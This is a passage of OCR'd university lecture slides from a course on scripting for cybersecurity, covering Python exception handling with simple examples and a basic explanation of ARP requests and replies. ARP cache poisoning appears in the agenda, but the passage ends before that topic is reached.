MTU
Ollscoil Teicneolaíochta na Mumhan
Munster Technological University

Scripting for Cybersecurity

Network Attacks 1 - ARP


Dylan Smyth

- Python Error Handling
- ARP
- ARPing
- ARP Cache Poisoning

Python Error Handling

- At this point we’ve encountered various issues that can cause a Python script to crash

- For example, if we try to execute a line like “hello” + 4




```
>>> "hello" + 4
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: can only concatenate str (not "int") to str
```

Python Error Handling

- Python provides us with a way to handle errors and prevent our program from crashing

- We can do this using the try and except keywords

- Consider the following:




```
def main():

  x = input("Enter the first number: ")
  y = input("Enter the second number: ")

  x = int(x)
  y = int(y)

  z = x + y

  print(z)

main()
```

Python Error Handling

- If we enter something which cannot be cast to an integer this script will crash

- This is exactly what will happen:




```
ubuntu@ubuntu-VirtualBox:~/my_scripts$ ./error_handling.py
Enter the first number: 2019
Enter the second number: 2049
4068
ubuntu@ubuntu-VirtualBox:~/my_scripts$ ./error_handling.py
Enter the first number: 1989
Enter the second number: miami
Traceback (most recent call last):
  File "./error_handling.py", line 15, in <module>
    main()
  File "./error_handling.py", line 9, in main
    y = int(y)
ValueError: invalid literal for int() with base 10: 'miami'
```

Python Error Handling

- This script will crash when executed because we’re trying to add an integer and string together

- We can modify the code in a way where we can *try* to execute it and we will run some other code if we encounter an error (an exception)




```
try:
  x = int(x)
  y = int(y)
except:
  print("Encountered error casting inputs to int")
  exit() # Exit the program

z = x + y
```

Python Error Handling

- In the modified code, any errors encountered in the lines within the try and except will cause the code within the except segment to be executed

- Now, if we encounter an issue we will get the following:



```
ubuntu@ubuntu-VirtualBox:~/my_scripts$ ./error_handling.py
Enter the first number: 52318
Enter the second number: 10816
63134
ubuntu@ubuntu-VirtualBox:~/my_scripts$ ./error_handling.py
Enter the first number: 1991
Enter the second number: wrong number
Encountered error casting inputs to int
```

Python Error Handling

- Errors are known as Exceptions, and in Python all errors are some type of exception


- When we catch an exception, we can pass the information about the error into a variable

- We can also get the specific type of exception it is

Python Error Handling

- In the example below, we store the exception details in the variable e


- We print out the message as well as the type



```
try:
  z = 4 + "hello!"
except Exception as e:
  print("Got error. See information below...")
  print("Message is: " + str(e))
  print("Error type is: " + str(type(e)))
```

Python Error Handling


- In the example below, we store the exception details in the variable e
- We print out the message as well as the type



```
ubuntu@ubuntu-VirtualBox:~/my_scripts$ ./error_handling.py
Got error. See information below...
Message is: unsupported operand type(s) for +: 'int' and 'str'
Error type is: <class 'TypeError'>
```

Python Error Handling


- Knowing that the issue in the code will result in a TypeError, we can define some code to run specifically for that type of error



```python
try:
  z = 4 + "hello!"
except TypeError:
  print("Caught TypeError.")
except Exception as e:
  print("Caught a different exception. See information below...")
  print("Message is: " + str(e))
  print("Error type is: " + str(type(e)))
```


Address Resolution Protocol

- Address Resolution Protocol (ARP) allows hosts in the same Local Area Network (LAN) to learn the MAC addresses of each other




Address Resolution Protocol

- Hosts will often have the IP address of another host (e.g. we ping 192.168.1.7) but may not know the MAC address


I need to send information to 192.168.1.7, but I only have the IP address. I don't know the MAC address of the device that has that IP.
HI
192.168.1.5
H3
192.168.1.8
H2
192.168.1.6
H4
192.168.1.7


Address Resolution Protocol

- To get the MAC address, a host will send an ARP request to every other host in the LAN, expecting that the owner of the IP address will respond with an ARP reply


I must send out an ARP request to learn the MAC address of the host with the IP address of 192.168.1.7.
Thanks. I got it.
H1
H3
192.168.1.5
192.168.1.8
This isn't me.
This is me, I will send back my MAC address.
H2
H4
192.168.1.6
192.168.1.7

Address Resolution Protocol

- To get the MAC address, a host will send an ARP request to every other host in the LAN, expecting that the owner of the IP address will respond with an ARP reply



I must send out an ARP request to learn the MAC address of the host with the IP address of 192.168.1.7.
Thanks. I got it.
H1
H3
192.168.1.5
192.168.1.8
This isn't me.
This is me, I will send back my MAC address.
H2
H4
192.168.1.6
192.168.1.7

Address Resolution Protocol

